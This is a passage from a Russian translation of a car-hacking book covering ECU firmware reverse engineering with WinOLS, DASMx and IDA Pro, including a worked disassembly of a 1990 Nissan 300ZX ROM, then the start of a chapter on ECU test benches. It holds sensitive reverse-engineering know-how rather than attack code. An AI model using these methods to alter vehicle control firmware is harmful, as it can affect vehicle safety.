


Рисунок 6-10: функция сравнения файлов hex-редактора HxD.

Идентификация данных ROM с помощью WinOLS

WinOLS - популярная коммерческая программа для модификации bin-файлов. Она объединяет серию инструментов для вычисления и обновления контрольных сумм внутри ROM с набором инструментов для идентификации таблиц. Рисунки 6-11 и 6-12 иллюстрируют использование WinOLS.

Если тип ROM известен, у WinOLS есть множество шаблонов, которые автоматически идентифицируют конфигурационные параметры. Большинство известных встроенных типов ROM ориентированы на ECU Bosch Motronic. Шаблоны и конфигурации можно сохранять, передавать другим и продавать, чтобы пользователи могли проще вносить изменения в конкретные файлы. WinOLS, пожалуй, самое распространенное ПО для идентификации интересных данных внутри ROM, если не заниматься анализом кода. Оно спроектировано для быстрого внесения изменений при настройке контроллера.




Рисунок 6-11: WinOLS поддерживает 2D- и 3D-представления таблиц, как показано в этих альтернативных видах.




Рисунок 6-12: WinOLS используется на Volkswagen 2.0 TSi ECU 2006 года.

Анализ кода

Анализ кода может быть долгой и сложной задачей. Если вы начинаете с нуля, без опыта, на анализ сложного фрагмента кода, вероятно, уйдут сотни часов. Современные управляющие блоки часто имеют больше мегабайта или двух кода, а это огромный объем кода, когда вы смотрите на него в assembler. ECU 1995 года с 32 килобайтами (не мегабайтами) кода будет иметь больше 10000 assembly-инструкций, которые нужно разобрать. Итог: не недооценивайте, сколько работы потребует этот подход. Я кратко представлю несколько инструментов, но у меня нет места, чтобы рассмотреть тему достаточно глубоко для человека, незнакомого с процессом. (В конце концов, целые книги написаны только об анализе кода.) Здесь я просто пройду по конкретным инструментам и методам, особенно применимым к автомобильным встраиваемым системам.

При анализе новой цели сначала определите архитектуру, с которой работаете. Знание того, какой процессор выполнял бинарный blob, поможет выбрать подходящий программный инструмент для дальнейшей помощи. Если вы не можете определить процессор по маркировке на самой микросхеме, ищите в сети datasheet, чтобы идентифицировать его.

Для анализа кода может понадобиться дизассемблер. Быстрый поиск в Google показывает, что их существует много. Некоторые нацелены на одну архитектуру, например Dis51, а некоторые написаны специально для автомобильной обратной разработки, например Dis66k. Другие, такие как CATS dasm, IDA Pro, Hopper, dasmx и objdump из GNU Binary Utilities (binutils), поддерживают несколько процессоров. IDA Pro поддерживает больше встраиваемых целей, чем почти любая другая программа, но это также один из самых дорогих дизассемблеров. GNU binutils тоже поддерживает довольно широкий диапазон архитектур, но версия, включенная в большинство систем, будет собрана только для "родной" архитектуры. Пересборка binutils с включением всех архитектур откроет несколько дверей. Ваш бюджет и поддерживаемые процессоры определяют, какие дизассемблеры доступны.

Доставляйте инструменты дизассемблирования и начинайте пытаться разобраться в беспорядке, но, как я предупреждал раньше, это может занять сотни часов. Лучше всего работает менталитет "разделяй и властвуй" - сосредотачивайтесь на небольших задачах, а не на проекте в целом. Если вы получили бинарный файл методами через черный ход, вы, вероятно, уже разбирали ECU, чтобы идентифицировать процессор. Если вы взломали процедуры программирования J2534, вы можете вообще не знать, какой процессор управляет системой. В этом случае придется снова и снова прогонять файл через дизассемблер с разными настройками, пока не получится что-то осмысленное.

Вы ищете assembly-код, который дизассемблируется чисто, то есть выглядит логически осмысленным. Если дизассемблировать бинарный файл для неправильной архитектуры или с неправильными настройками, вы все равно увидите assembly-инструкции, но действия assembler не будут иметь смысла. Дизассемблирование отчасти искусство, и может потребоваться немного практики, чтобы научиться видеть "чистый" assembler и понимать, когда дизассемблер дает правильный ответ, особенно когда неисполнимые таблицы и данные разбросаны среди кода.

Вот несколько подсказок, которые помогут разобраться в дизассемблированном коде:

- OEM любят патентовать вещи. Если вы сможете найти патенты, относящиеся к вашей системе, возможно, получите экскурсию по дизассемблируемому коду. Это, вероятно, самый стабильно доступный высокоуровневый процедурный ориентир, помогающий понять логику автомобильного компьютера. Патенты обычно опережают производство как минимум на один-два года, если не больше.
- Посмотрите любое доступное ПО для работы с конкретным ECU, чтобы получить представление о структуре и назначении сегментов кода. Часто можно вывести модель поведения из таблиц, доступных для изменения в aftermarket-ПО.

- В противном случае начните со схемы проводки автомобиля и проследите соединения назад через схемотехнику ECU к конкретным выводам MCU. Это должно показать, какая часть аппаратуры MCU обслуживает какую функцию. Сопоставьте таблицы прерываний или ищите вызовы обслуживания конкретных аппаратных блоков, чтобы определить, какие части кода обслуживают эту аппаратную функцию.

Обычный, или старого типа, дизассемблер выводит очень подробный текст. Каждая отдельная инструкция разбирается. Некоторые дизассемблеры пытаются отмечать области, на которые есть ссылки как на данные, и избегать их дизассемблирования. Другим дизассемблерам нужно явно указать, какие области являются кодом, а какие данными.

Обычный дизассемблер в работе

Чтобы увидеть дизассемблирование в действии, рассмотрим обычное дизассемблирование ROM Nissan 300ZX Twin Turbo 1990 года. У этого ECU есть внешняя 28-выводная 27C256 EPROM, поэтому ее содержимое относительно легко получить. Эта конкретная платформа использует HD6303 MCU, производный от Motorola 6800 8-bit MCU, который, похоже, поддерживается бесплатным дизассемблером DASMx (см. <http://www.16paws.com/ECU/DASMxx/DASMx.htm>). DASMx поставляется с минимальными инструкциями: чтобы дизассемблировать foo.bin, создайте файл foo.sum, который описывает используемую платформу, а затем создайте точку входа в памяти для размещения image, известных вам symbols и так далее. Время для ускоренного курса по архитектуре!

Критически важный момент о структуре памяти состоит в том, что MCU может адресовать 65535 байт (64KB). Эта информация говорит, чего ожидать при просмотре адресов в вашем бинарном blob. Дальнейшее чтение подсказывает, что таблица векторов прерываний находится в конце адресуемой памяти, а reset vector - место, где каждый процессор начинает работу после reset, - расположен по адресу 0xFFFFE/0xFFFF.

Если предположить, что 32KB (0x7FFF hex) бинарный blob, который мы имеем после чтения EPROM, содержит таблицу векторов прерываний, можно понять, что binary image должен начинаться с адреса памяти 0x8000, чтобы закончиться на 0xFFFF (0xFFFF - 0x7FFF = 0x8000). Также полезно поискать в сети, пытаются ли другие сделать что-то похожее. Например, пост по адресу <http://forum.nistune.com/viewtopic.php?f=2&t=417> относится к меньшему 16KB бинарному файлу, основанному на настройках для точки входа 0xC000. Чем больше предварительной работы и исследований вы выполните до фактического запуска дизассемблера, тем выше вероятность получить разумные результаты.

Рисунок 6-13 показывает таблицу символов для бинарного файла 300ZX. Рядом с каждым символом указан адрес памяти, используемый прошивкой. Эти адреса памяти могут хранить значения, такие как входящие данные от разных физических выводов микросхемы или внутренняя информация, например timing.

```

bol 0x000A FreeRunningCounterLSB
bol 0x000B OutputCompareRegMSB
bol 0x000C OutputCompareRegLSB
bol 0x000D InputCaptureRegMSB
bol 0x000E InputCaptureRegLSB
bol 0x000F Timer_control_status2
bol 0x0010 Rate_control
bol 0x0011 TxRx_control_status
bol 0x0012 RxDataReg
bol 0x0013 TxDataReg
bol 0x0014 RAM_Port5_control
bol 0x0015 Port5
bol 0x0016 Port6_DDR
bol 0x0017 Port6
bol 0x0019 OutputCompareReg2MSB
bol 0x001A OutputCompareReg2LSB
bol 0x001B Timer_control_status3
bol 0x001C TimeConstantRegister
bol 0x001D Timer2UpCounter
bol 0x001E RegRAM
bol 0x001F RegTestOnly

reset and interrupt vectors

tor 0xFFFFE RES_vector RESET_entry
tor 0xFFFE TRAP_vector TRAP_entry
tor 0xFFFFC NMI_vector NMI_entry
tor 0xFFFFA SWI_vector SWI_entry
tor 0xFFFF8 IRQ1_vector IRQ1_entry
tor 0xFFFF6 ICItmr_vector ICItmr_entry
tor 0xFFFF4 OCItmr_vector OCItmr_entry
tor 0xFFFF2 IOItmr_vector IOItmr_entry
tor 0xFFFE0 CMItmr_vector CMItmr_entry
tor 0xFFFEA IRQ2_vector IRQ2_entry
tor 0xFFFF0 SIO_vector SIO_entry

tmp\dasmx140>_

```

Рисунок 6-13: файл символов для дизассемблирования 32KB бинарного файла 300ZX с помощью DASMx.

Мы используем DASMx, чтобы дизассемблировать бинарный файл. Как показано на рисунке 6-14, DASMx сообщает Hitachi 6303 MCU с длиной, или размером, исходного файла 32KB, что составляет 32768 байт.

```

C:\tmp\dasmx140>dasmx 300zx_tt.bin

DASMx object code disassembler
=====
(c) Copyright 1996-2003 Conquest Consultants
Version 1.40 (Oct 18 2003)

CPU: Hitachi 6303 (6301/6303 family)
Source file length: 32768 bytes
Pass 1...
Pass 2...

C:\tmp\dasmx140>_

```

Рисунок 6-14: запуск DASMx для дизассемблирования 32KB бинарного файла 300ZX.

Теперь скрестите пальцы и надейтесь на осмысленный результат!

Результат - таблица векторов, показанная на рисунке 6-15, и она выглядит достаточно здорово: все адреса находятся выше заданной точки входа 0x8000. Обратите внимание, что reset vector (0xFFFFE, RES-vector) имеет указатель на RESET_entry по адресу 0xBE6D.

Loc	Format	View	Trap
A : 84 18	" "	dw	IRQ2_entry
: DB E8	" "	CMItmr_vector: dw	TRAP_entry
: DB E8	" "	TRAP_vector: dw	TRAP_entry
) : A8 80	" "	SIO_vector: dw	SIO_entry
2 : DB D2	" "	TOItmr_vector: dw	TOItmr_entry
4 : DB D1	" "	OCItmr_vector: dw	OCItmr_entry
5 : 85 2A	" *"	ICItmr_vector: dw	ICItmr_entry
8 : 83 2D	" _"	IRQ1_vector: dw	IRQ1_entry
A : DB E8	" "	SWI_vector: dw	TRAP_entry
: DB F3	" "	NMI_vector: dw	NMI_entry
: BE 6D	" m"	RES_vector: dw	RESET_entry

Рисунок 6-15: дизассемблированная таблица векторов.

Можно дизассемблировать код по адресу 0xBE6D для reset vector, который также является точкой входа для кода. На рисунке 6-16 мы видим процедуру RESET_entry, которая выглядит так, будто она очищает кусок RAM. Это правдоподобная часть начальной последовательности reset, потому что при загрузке прошивка часто инициализирует область данных нулями.

Format	View	Help
00 40	" @"	RESET_entry: ldx #0040
	"O"	clra
	" _"	clrb
00	" "	LBE72: std \$00,x
	" "	inx
01 40	" @"	inx
F7	"& "	cpx #0140
14 00	" "	bne LBE72
	"O"	ldx #1400
	" _"	clra
	" _"	clrb
00	" "	LBE80: std \$00,x
	" "	inv

Рисунок 6-16: дизассемблирование reset vector.

Мы довели этот пример до получения дизассемблированного бинарного image и проверки базовой осмысленности. Теперь сложная часть: следовать по коду, разбивать его на процедуры и пытаться понять, как он работает.

Интерактивные дизассемблеры

На момент написания IDA Pro является самым популярным доступным интерактивным дизассемблером. Он выполняет те же задачи, что и только что обсужденный простой дизассемблер, и больше. В частности, IDA Pro именует регистры и переменные; после того как IDA Pro идентифицирует и называет переменную или адрес памяти, например `$FC50 - RPM`, он дает всем ссылкам на эту переменную внутри кода описательное имя вместо менее узнаваемого простого hex-адреса. IDA Pro также строит графы кода для визуализации потока программы.

Одно из преимуществ IDA Pro состоит в том, что ее можно программировать, добавляя дополнительные opcodes для кастомизации автомобильных процессоров и плагины для дальнейшей обработки дизассемблированного кода, например декомпиляции assembly в код более высокого уровня; она также позволяет использовать structs, unions, classes и другие пользовательские типы данных.

Наконец, IDA Pro поддерживает больше встраиваемых платформ "из коробки", чем почти любой другой дизассемблер, доступный сегодня.

Эти функции не обязательно нужны для успешного анализа кода, но они существенно упрощают работу. Рисунки 6-17 и 6-18 - это скриншоты реального анализа кода с IDA Pro. Спасибо Мэтту Уоллесу за любезную публикацию этих примеров на открытом форуме.




Рисунок 6-17: диаграмма IDA, показывающая custom-written процедуру для real-time программирования NVRAM.

Пользователь на рисунке 6-18 получил прошивку ECU Acura NSX с помощью комбинации подходов аппаратного взлома, разобрал код, проанализировал его с помощью IDA Pro и переписал. Затем пользователь определил необходимые функции для журналирования данных из ECU и изменения его работы. Результат позволил пользователю применять forced induction, то есть турбокомпрессоры и нагнетатели, с заводским компьютером; без модификации ECU это было бы невозможно.




Рисунок 6-18: диаграмма IDA кода для проверки топливных форсунок на ECU NSX.

Резюме

Поскольку взлом ECU часто связан с процессорами, которые меньше тех, что используются в более мощных современных устройствах, например мобильных телефонах, инструменты для обратной разработки прошивки различаются для каждой цели. Используя комбинацию техник, таких как визуализация данных для поиска таблиц и прямая обратная разработка прошивки, можно идентифицировать области, которые вы хотите изменить. Методы, обсуждавшиеся в этой главе, обычно используются настройщиками производительности, чтобы корректировать то, как автомобиль управляет топливной эффективностью. Все они могут использоваться для разблокировки функций, скрытых в коде вашего автомобиля. В главе 13 мы подробнее рассмотрим настройку производительности.

Глава 7. Создание и использование тестовых стендов ECU

Тестовый стенд ECU, подобный показанному на рисунке 7-1, состоит из ECU, источника питания, необязательного выключателя питания и разъема OBD-II. Можно также добавить instrument cluster (IC) или другие CAN-связанные системы для тестирования, но даже создание базового тестового стенда ECU - отличный способ изучить шину CAN и то, как создавать собственные инструменты. В этой главе мы шаг за шагом пройдем процесс создания тестового стенда для разработки и тестирования.

Базовый тестовый стенд ECU

Самый базовый тестовый стенд - это устройство, которое вы хотите атаковать, и источник питания. Когда вы подаете на ECU нужное количество питания, можно начинать выполнять тесты его входов и коммуникаций. Например, рисунок 7-1 показывает базовый тестовый стенд, содержащий блок питания ПК (слева) и ECU (справа).

